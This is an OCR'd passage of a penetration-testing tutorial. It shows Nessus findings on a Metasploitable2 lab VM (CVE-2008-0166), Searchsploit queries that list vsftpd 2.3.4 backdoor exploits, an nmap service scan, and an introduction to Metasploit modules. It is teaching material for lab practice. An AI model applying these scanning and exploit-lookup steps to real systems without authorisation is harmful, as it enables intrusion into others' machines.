Nessus Essentials / Folders / View Scan - Mozilla Firefox
Nmap Scan Report - Scanne
Nessus Essentials / Folde
NVD - CVE-2008-0166
https://192.168.221.128:8834/#/scans/reports/49/hosts
150%
A new version of Nessus is available and ready to install. Lea
nessus Essentials
Scans
Settings


Metasploitable2
‹ Back to My Scans

Hosts 1
Vulnerabilities 73
Remediations 4
VPR Top Threats
History 1
Filter
Search Hosts
1 Host

Host	Vulnerabilities
192.168.221.171	11 · 10 · 26 · 4 · 132

High: 10 (5.46%)

Investigate the top **CRITICAL** issue.


Nessus Essentials / Folders / View Scan - Mozilla Firefox
Nmap Scan Report - Scanne
Nessus Essentials / Folde
https://192.168.221.128:8834/#/scans/reports/49/hosts/2/vulner
150%
nessus Essentials
Scans
Settings

A new version of Nessus is available and ready to install. Lea

Metasploitable2 / 192.168.221.171 / SSL (Multiple Issues)


‹ Back to Vulnerabilities

Vulnerabilities 73

Search Vulnerabilities 2 Vulnerabilities

□	Sev ▼	Name ▲	Family ▲
□	CRITICAL	Debian OpenSSH/OpenSSL Package Random ...	Gain a shell remotely

Inside, a description, a solution, a list of affected ports, and more information about the scan; on the far-right corner, see that Nessus managed to identify a CVE.


Nessus Essentials / Folders / View Scan - Mozilla Firefox
Nmap Scan Report - Scanne
Nessus Essentials / Folde
https://192.168.221.128:8834/#/scans/reports/49/hosts/2/vulner
150%
nessus Essentials
Scans
Settings

A new version of Nessus is available and ready to install. Learn

Metasploitable2 / Plugin #32321

‹ Back to Vulnerability Group

Vulnerabilities 73


CRITICAL Debian OpenSSH/OpenSSL Package Random Number Generator Weaknes

Description

The remote x509 certificate on the remote SSL server has been generated on a Debian or Ubuntu system which contain number generator of its OpenSSL library.


The problem is due to a Debian packager removing nearly all sources of entropy in the remote version of OpenSSL.

An attacker can easily obtain the private part of the remote key and use this to decipher the remote session or set up a m


Nessus Essentials / Folders / View Scan - Mozilla Firefox
Nmap Scan Report - Scanne
Nessus Essentials / Folde
https://192.168.221.128:8834/#/scans/reports/49/hosts/2/vulner
150%
A new version of Nessus is available and ready to install. Learn
nessus Essentials
Scans
Settings

Solution

Consider all cryptographic material generated on the remote host to be guessable. In particuliar, all SSH, SSL and Open re-generated.


Nessus Essentials / Folders / View Scan - Mozilla Firefox
Nmap Scan Report - Scanne
Nessus Essentials / Folde
https://192.168.221.128:8834/#/scans/reports/49/hosts/2/vulner
150%
is available and ready to install. Learn more or apply it now.
nessus Essentials
Scans
Settings

Exploit Ease: Exploits are available

Patch Pub Date: May 14, 2008

Vulnerability Pub Date: May 13, 2008

In the news: true


Exploitable With

Core Impact

Reference Information

CWE: 310

See the full details of the CVE.


NVD - CVE-2008-0166 - Mozilla Firefox
Nmap Scan Report - Scanne
Nessus Essentials / Folde
NVD - CVE-2008-0166
https://nvd.nist.gov/vuln/detail/CVE-2008-0166
VULNERABILITIES

CVE-2008-0166 Detail

MODIFIED

This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.

Current Description

OpenSSL 0.9.8c-1 up to versions before 0.9.8g-9 on Debian-based operating

QUICK INFO

CVE Dictionary Entry:
CVE-2008-0166
NVD Published Date:
05/13/2008
NVD Last Modified:
10/15/2018
Source:


The CVE has been updated since 2008, but the identification ID still says 2008.

Searchsploit

The tool is part of the **exploitdb** package. The tool comes with a copy of the Exploit Database maintained by Exploit-DB. The tool allows users to query services and versions against the locally stored **Exploit-DB** database. Searchsploit comes preinstalled in the Kali Linux distribution by default.


Whether you are running Kali Linux with pre-installed Searchsploit or installed it, it is recommended to run an update daily to ensure the database is updated. The tool's database is located at /opt/exploit-database/exploits.

```
searchsploit -u
```




```
kali@kali:/opt/exploit-database/exploits$ cd /home/kali
kali@kali:~$ ls /opt/exploit-database/exploits
aix      cfm             json         netbsd_x86  python         vxworks
alpha    cgi             jsp          netware     qnx            watchos
android  freebsd         linux        nodejs      ruby           windows
arm      freebsd_x86     linux_mips   novell      sco            windows_x86
ashx     freebsd_x86-64  linux_sparc  openbsd     solaris        windows_x86-64
asp      hardware        linux_x86    osx         solaris_sparc  xml
aspx     hp-ux           linux_x86-64 osx_ppc     solaris_x86
atheos   immunix         lua          palm_os     tru64
beos     ios             macos        perl        ultrix
bsd      irix            minix        php         unix
bsd_x86  java            multiple     plan9       unixware
kali@kali:~$ 
```

To see the flags, type the name of the tool.




```
kali@kali:~$ searchsploit
  Usage: searchsploit [options] term1 [term2] ... [termN]

==========
 Examples
==========
  searchsploit afd windows local
  searchsploit -t oracle windows
  searchsploit -p 39446
  searchsploit linux kernel 3.2 --exclude="(PoC)|/dos/"
  searchsploit -s Apache Struts 2.0.0
  searchsploit linux reverse password
  searchsploit -j 55555 | json_pp
```

The usage is simple: input the query's name without flags, commas, or dividers.



```
kali@kali:~$ sudo searchsploit vsftpd 2.3.4
-------------------------------------------------------- ---------------------------------
 Exploit Title                                          |  Path
-------------------------------------------------------- ---------------------------------
vsftpd 2.3.4 - Backdoor Command Execution               | unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)  | unix/remote/17491.rb
-------------------------------------------------------- ---------------------------------
Shellcodes: No Results
Papers: No Results
kali@kali:~$
```


The tool found an exploit for the version. The local DB contains an exploit script that is used. Searchsploit queries for exploits based on a Nmap report parsed in an XML form; for example, scan the Metasploitable machine on ports 21,22,23.



```
kali@kali:~$ sudo nmap -p21,22,23 192.168.221.171 -sV -oX nmapoutput.xml
[sudo] password for kali:
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-08 04:53 EDT
Nmap scan report for 192.168.221.171
Host is up (0.00031s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.4
22/tcp open  ssh     OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp open  telnet  Linux telnetd
MAC Address: 00:0C:29:C0:2D:22 (VMware)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

To query Searchsploit using a Nmap report, use the **--nmap** flag.

```
searchsploit --nmap out.xml
```




```
kali@kali:~$ searchsploit --nmap nmapoutput.xml
[i] Found (#2): /opt/exploit-database/files_exploits.csv
[i] To remove this message, please edit "/home/kali/.searchsploit_rc" for "files_exploits.
csv" (package_array: exploitdb)

[i] Found (#2): /opt/exploit-database/files_shellcodes.csv
[i] To remove this message, please edit "/home/kali/.searchsploit_rc" for "files_shellcode
s.csv" (package_array: exploitdb)

[i] SearchSploit's XML mode (without verbose enabled).   To enable: searchsploit -v --xml.
..
[i] Reading: 'nmapoutput.xml'

[-] Skipping term: ftp   (Term is too general. Please re-search manually: /usr/local/bin/s
earchsploit -t ftp)
```

The downside is that although the **-sV** flag is used, Searchsploit still searches for matches without the version number.

Introduction to Metasploit Framework

Metasploit was developed as an open-source project in 2003. Initially written in Perl and re-written to Ruby in 2007. In 2009, it was acquired by Rapid7, an information security company. One of the potent information security interfaces globally is Kali Linux, which is divided into modules.

Metasploit is a suite of tools built into a framework that automates and tracks many penetration test tasks. It integrates nicely with other standard Penetration Testing tools like Nessus and Nmap. Metasploit is a commercial variant; however, the free framework does provide everything you need for a successful Penetration Test from a command-line interface. Metasploit includes port scanners, exploit code, and post-exploitation modules of all sorts. Start the Metasploit framework by typing **msfconsole** on the terminal.



```
root@kali:/home/kali# msfconsole

                                                 `:oDFo:`
                                              ./ymM0dayMmy/.
                                           -+dHJ5aGFyZGVyIQ==+-
                                       `:sm⏣~~Destroy.No.Data~~s:`
                                    -+h2~~Maintain.No.Persistence~~h+-
                                 `:odNo2~~Above.All.Else.Do.No.Harm~~Ndo:`
                              ./etc/shadow.0days-Data'%200R%201=1--.No.0MN8'/.
```


Modules in Metasploit

Metasploit drive-by modules, each tool, piece of exploit code, or payload has its module, keeping everything organized and neat. Within Metasploit, there is a hierarchy of menu options with tools, exploit code, and post-exploit code under a separate branch. That keeps everything neat and makes finding the particular item you are looking for quite simple. The top level of the hierarchy seems a little.

Payloads	It is used to create malicious payloads for use with an exploit. If possible, the aim would be to upload a copy of the *meterpreter*, the default payload of Metasploit, and add more details about this module in its section.
Exploits	A code takes advantage of the system's security holes and disadvantages. This code is OS, services, ports, etc., dependable. Exploits for Windows do not work for Linux.
Post	It offers post-exploitation tools such as extracting password hashes and accessing tokens and modules for taking screenshots, key-logging, and downloading files.
Nops	No Operations.
Auxiliary	It is used for information gathering, enumeration, port scanning, and that sort of thing. There are plenty of useful tools for connecting to SQL databases and conducting man-in-the-middle attacks.
Encoders	Payload encoding to evade antivirus or any other security system.


Modules

Typing **use** allows you to select a module. To find the required configuration for a module, type **show options**.




```
msf6 > use auxiliary/scanner/portscan/tcp
msf6 auxiliary(scanner/portscan/tcp) > options

Module options (auxiliary/scanner/portscan/tcp):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   CONCURRENCY  10               yes       The number of concurrent ports to check per h
                                           ost
   DELAY        0                yes       The delay between connections, per thread, in
                                            milliseconds
   JITTER       0                yes       The delay jitter factor (maximum value by whi
                                           ch to +/- DELAY) in milliseconds.
   PORTS        1-10000          yes       Ports to scan (e.g. 22-25,80,110-900)
   RHOSTS                        yes       The target host(s), range CIDR identifier, or
```

